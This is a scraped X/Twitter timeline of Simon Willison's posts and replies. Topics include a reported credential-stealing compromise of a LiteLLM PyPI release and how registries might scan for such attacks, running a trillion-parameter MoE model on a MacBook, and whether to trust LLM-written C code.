Simon Willison

60.4K posts

Simon Willison banner
Simon Willison

Simon Willison

@simonw

Creator @datasetteproj, co-creator Django. PSF board. Hangs out with @natbat. He/Him. Mastodon: https://t.co/t0MrmnJW0K Bsky: https://t.co/OnWIyhX4CH


San Francisco, CA Katılım Kasım 2006
5.6K Takip Edilen153.1K Takipçiler
Patrick Senti
Patrick Senti@productaizery·
@simonw @pelaseyed @doodlestein Thanks, very helpful. I guess in addition, to protect against zero-days like today's, it is a good practice to delay auto updates by 7 days or more.
English
1
0
0
86
Jeffrey Emanuel
Jeffrey Emanuel@doodlestein·
This kind of thing happens way too often. For any package that’s this popular (40k+ GitHub stars in this case), it just seems like a total no-brainer that PyPi/npm/crates.io/etc. should do AI-powered scans for this pattern of attack. It would be trivial to make a skill to do this: just check the diff since the last version and look for anything suspicious. I could do this in an hour. Have a big new blob of base64 encoded text? Or any unexplained big mystery blob? Have a new URL string that looks like it could be a sketchy command and control site? Not to mention, these package managers have a ton of additional data, like the IP address of the authenticated user that’s pushing the change. Does this match, or at least have a similar estimated geolocation as all previous connections historically? You can build up a risk profile in this way for every new release. If it looks too suspicious, the AI can flag it and require additional verification steps and put a 48-hour hold on publishing the new version, instead putting it in a public staging area for review by the community along with the analysis explaining why it looked fishy. All this could be done for a couple bucks worth of tokens, tops, for each release. And to keep costs reasonable, you would only do this for these huge projects where a supply chain compromise would impact lots of people and companies. The big AI labs should just offer free tokens to these library projects to do this at scale as a public service.
Daniel Hnyk@hnykda


LiteLLM HAS BEEN COMPROMISED, DO NOT UPDATE. We just discovered that LiteLLM pypi release 1.82.8. It has been compromised, it contains litellm_init.pth with base64 encoded instructions to send all the credentials it can find to remote server + self-replicate. link below

English
25
6
187
24.8K
Simon Willison
Simon Willison@simonw·
@pelaseyed @doodlestein The registries that DO make those promises are things like the Ubuntu/Debian operating system package repos - there's a reason it can take weeks, months or even years for updates to show up there
English
2
0
6
174
Simon Willison
Simon Willison@simonw·
@pelaseyed @doodlestein And they mostly shouldn't, can you imagine how uneconomical it would be for a package registry to make guarantees that the packages in that registry are free from malware?
English
2
0
7
275
Simon Willison
Simon Willison@simonw·
Turns out you can run enormous Mixture-of-Experts on Mac hardware without fitting the whole model in RAM by streaming a subset of expert weights from SSD for each generated token - and people keep finding ways to run bigger models Kimi 2.5 is 1T, but only 32B active so fits 96GB
seikixtc@seikixtc

I got a 1T-parameter model running locally on my MacBook Pro. LLM: Kimi K2.5 1,026,408,232,448 params (~1.026T) Hardware: M2 Max MacBook Pro (2023) w/ 96GB unified memory Running on MLX with a flash-style SSD streaming path + local patching. This is an experimental setup and I haven’t optimized speed yet, but it’s stable enough that I’ve started testing it in an autoresearch-style loop. #LocalAI #MLX #MoE

English
108
263
3.6K
296.5K
readwith
readwith@readwithai·
@simonw Right decision, wrong justification and optics.
English
1
0
1
110
John Monarch
John Monarch@realjohnmonarch·
@simonw @bernaferrari @mSanterre I will note - I don't claim to be a C expert. I don't trust myself writing it *at all*. But that's exactly like you said, why I also wouldn't trust an LLM to write it.
English
1
0
0
20
Simon Willison
Simon Willison@simonw·
@realjohnmonarch @bernaferrari @mSanterre As always though the trick is to arm them with a good coding agent harness and the right collection of tools - compilers and debuggers and linters and fuzzers and suchlike I don't trust any code produced by a model directly until I've seen the model run it
English
1
0
3
54
Simon Willison
Simon Willison@simonw·
@realjohnmonarch @bernaferrari @mSanterre I would not have trusted LLMs with C code a year ago but today's models appear to be very good at reasoning through memory management and other tricky aspects That said I'm not enough of a C expert myself to credible evaluate what they're doing!
English
1
0
2
48
Simon Willison
Simon Willison@simonw·
@witchof0x20 I don't understand how that benefits the attackers though, surely it just makes the issue MORE visible?
English
4
0
12
1.5K
Simon Willison
Simon Willison@simonw·
@OrganicGPT It appears to work fast enough to be interesting on the latest Mac hardware
English
2
0
27
3K
Behnam
Behnam@OrganicGPT·
@simonw wasn't this done like two years ago? and the bottleneck has always been the bandwidth, so I'm not sure aside from being a hobby project what kind of actual use case this will have.
English
3
1
21
3.4K
Simon Willison
Simon Willison@simonw·
@mSanterre Think about journalists who sometimes need to protect their anonymous sources from governments with subpoena powers
English
0
0
46
2.8K
max
max@mSanterre·
@simonw I'll never understand why people would want to do this unless they're doing criminal activity
English
10
0
5
3.3K
Simon Willison retweetledi
ModelScope
ModelScope@ModelScope2022·
The answer eveyone is waiting for is here: there will be more open Qwen models!🚀 In Today's ModelScope DevCon @Nanjing, Jingren made a public appearance and confirmed that Alibaba is committed to continuously open-sourcing new Qwen and Wan models. 🌟Stay tuned!👀
ModelScope tweet media
English
27
62
467
75.3K